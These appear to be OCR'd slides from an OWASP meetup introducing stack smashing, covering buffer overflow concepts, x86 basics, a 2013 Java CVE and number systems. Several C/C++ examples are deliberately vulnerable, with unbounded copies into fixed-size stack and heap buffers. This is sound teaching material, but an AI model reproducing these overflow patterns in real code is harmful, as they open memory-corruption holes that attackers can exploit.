Introduction to stack smashing

CODE: http://bit.ly/OWASPGetInput

OWASP
The Open Web Application Security Project

About Me

- Computer science graduate
- Web developer with an interest in security
- Wannabe hacker ☺

Contact

- www.meetup.com/Melbourne-Security-Hub/
- www.au.linkedin.com/in/julianberton
- gplus.to/julianberton
- @JulianBerton (Twitter - not very active)

About Daniel

OWASP
The Open Web Application Security Project

- Software engineering student
- Web development startup co-founder
- Swinburne Cyber Security Club committee member, speaker and web admin.

Contact

- Blog: http://danielparker.me/
- Email: dparker.tech@gmail.com
- Google+: http://gplus.to/DanielParker

About OWASP

OWASP
The Open Web Application Security Project

Honorary mention…

What they say(owasp.org):

- Not-for-profit charitable organization focused on improving the security of software
- Make software security visible

The main flagship projects:

- OWASP top 10
- OWASP Testing Guide
- OWASP Development Guide

Link to documents:

http://bit.ly/OWASPflagship

About you

Now you know about us , its only fair we know a bit about you :)

Assumed Knowledge

OWASP
The Open Web Application Security Project

And, it would really, really, really help if you have:

- Basic understanding/knowledge of programming in C or C++
- Number systems, base 2, 10, 16
- Debugging… GDB, etc.
- An idea of the x86/x64 assembly language
- Bit of BASH

After Tonight

What’s in it for you?!

- Finding a vulnerability in a C program
- Exploiting the vulnerability (live demo)
- Exploit your own buffer(challenge)!!


But first, the boring stuff

- The hexadecimal number system (hex)
- x86 registers (SP, IP, BP)
- The stack data type and how it’s used in assembly

Buffer Overflow??

- What is a buffer in programmer speak?
- Buffer overflow vs buffer overrun?
- Are they the same as a stack overflow?
- No! They are all different!!


Stack overflow (Recursion)



```
void f (void) {
    f();
}
int main (void) {
    f();
    return 0;
}
```


Buffer overflow (Heap)

Buffer!



```
void f (void) {
    char *blk = malloc (10);
    if (blk != 0) {
        memset (blk, ' ', 100);
        free (blk);
    }
}
```

Buffer overflow (stack)




```
#include
using namespace std;
int main()
{
  int vals[10];
  for (size_t i=0; i<20;i++)
      vals[i]=i;
  return 0;
}
```

Buffer!

Buffer overflow (stack)

Buffer!




```
void f (void) {
    char str[10];
    strcpy (str, "This is far too long to fit");
}
```

http://stackoverflow.com/questions/1144088/buffer-overflow-vs-buffer-overrun-vs-stack-overflow
http://stackoverflow.com/questions/5296758/stack-vs-buffer


Buffer Overflow??

OWASP
The Open Web Application Security Project


Who can spot the problem???
Is there a vulnerability in this C++ code?



```
#include
#include
using namespace std;
const int INPUT_SIZE=10;
```



```
int main()
{
  char vals[INPUT_SIZE];
  char sub[INPUT_SIZE];
  string s1 = getString();

  copyVals(s1,vals);
  getSubstring(vals,sub);
  cout << "sub string: " << sub << endl;

  return 0;
}
```



```
string getString()
{
  cout << "Please type a string: ";
  string s;
  getline(cin,s);
  return s;
}

void copyVals(string s, char vals[])
{
  for (size_t i = 0; i < s.length(); i++)
    vals[i] = s.at(i);
  vals[i] ='\0';
}
```


Why Do We Care?

- Why bother exploiting a program which we’ll probably never encounter?
- It’s a great starting point for code exploitation
- Because it’s fun!
- Covers knowledge you will need for more advanced topics

- Buffer overflows are becoming harder to achieve due to:
    - Modern languages automatically checking array bounds
    - and Modern defences(ASLR, DEP, Stack protection, etc)

Why Do We Care?

OWASP
The Open Web Application Security Project



Oracle Java SE CVE-2013-2471 Buffer Overflow Vulnerability

Bugtraq ID:	60659
Class:	Unknown
CVE:	CVE-2013-2471
Remote:	Yes
Local:	No
Published:	Jun 18 2013 12:00AM
Updated:	Oct 09 2013 12:57AM
Credit:	Vitaliy Toropov
Vulnerable:	Ubuntu Ubuntu Linux 10.04 LTS SuSE SUSE Linux Enterprise Server 10 SP4 SuSE SUSE Linux Enterprise Server 10 SP3 LTSS SuSE SUSE Linux Enterprise Java 10 SP4 SuSE SUSE Linux Enterprise Desktop 11 SP2 SuSE SUSE Linux Enterprise Desktop 10 SP4 SuSE openSUSE 11.4 Sun JRE (Windows Production Release) 1.6 _17


- Java checks bounds automatically….
- So how can it have a buffer overflow?
- And it is very recent!!!!

http://www.securityfocus.com

Why Do We Care?

OWASP
The Open Web Application Security Project

Looking deeper…..




CVE#	Component	Protocol	Sub-component	Remote Exploit without Auth.?	CVSS VERSION 2.0 RISK (see Risk Matrix Definitions)							Supported Versions Affected	Notes
					Base Score	Access Vector	Access Complexity	Authen-tication	Confiden-tiality	Integrity	Avail-ability		
CVE-2013-2470	Java Runtime Environment	Multiple	2D	Yes	10.0	Network	Low	None	Complete	Complete	Complete	7 Update 21 and before, 6 Update 45 and before, 5.0 Update 45 and before	See Note 1
CVE-2013-2471	Java Runtime Environment	Multiple	2D	Yes	10.0	Network	Low	None	Complete	Complete	Complete	7 Update 21 and before, 6 Update 45 and before, 5.0 Update 45 and before	See Note 1
CVE-2013-2472	Java	Multiple	2D	Yes	10.0	Network	Low	None	Complete	Complete	Complete	7 Update 21 and	See

Its actually a flaw in the JVM. Which are mostly written in C or C++!

http://www.oracle.com/technetwork/topics/security/javacpujun2013-1899847.html


RedMonk - 2012



http://redmonk.com/sogrady/2012/09/12/language-rankings-9-12/

Bits, Bytes and Nibbles?

OWASP
The Open Web Application Security Project




Bit	■□□□□□□□	
Nibble	■■■■□□□□	4 or 2^2 Bits
Byte	■■■■■■■■	8 or 2^3 Bits
Word Size for 16-bit Addressing	■■■■■■■■ ■■■■■■■■	2 Bytes
Word Size for 32-bit Addressing	■■■■■■■■ ■■■■■■■■ ■■■■■■■■ ■■■■■■■■	4 Bytes
Word Size for 64-bit Addressing	■■■■■■■■ ■■■■■■■■ ■■■■■■■■ ■■■■■■■■ ■■■■■■■■ ■■■■■■■■ ■■■■■■■■ ■■■■■■■■	8 Bytes

Important to Know how many Bits in a Byte, etc.


http://blog2.d3view.com/a-few-words-on-memory-settings-in-ls-dyna/

Number Systems



Binary	Decimal	Hexadecimal
0000	0	0
0001	1	1
0010	2	2
0011	3	3
0100	4	4
0101	5	5
0110	6	6
0111	7	7
1000	8	8
1001	9	9
1010	10	A
1011	11	B
1100	12	C
1101	13	D
1110	14	E
1111	15	F

http://image.tutorvista.com/cms/images/38/hexadecimal-number-chart.jpg



Hexadecimal 5F

Binary 0101 | 1111

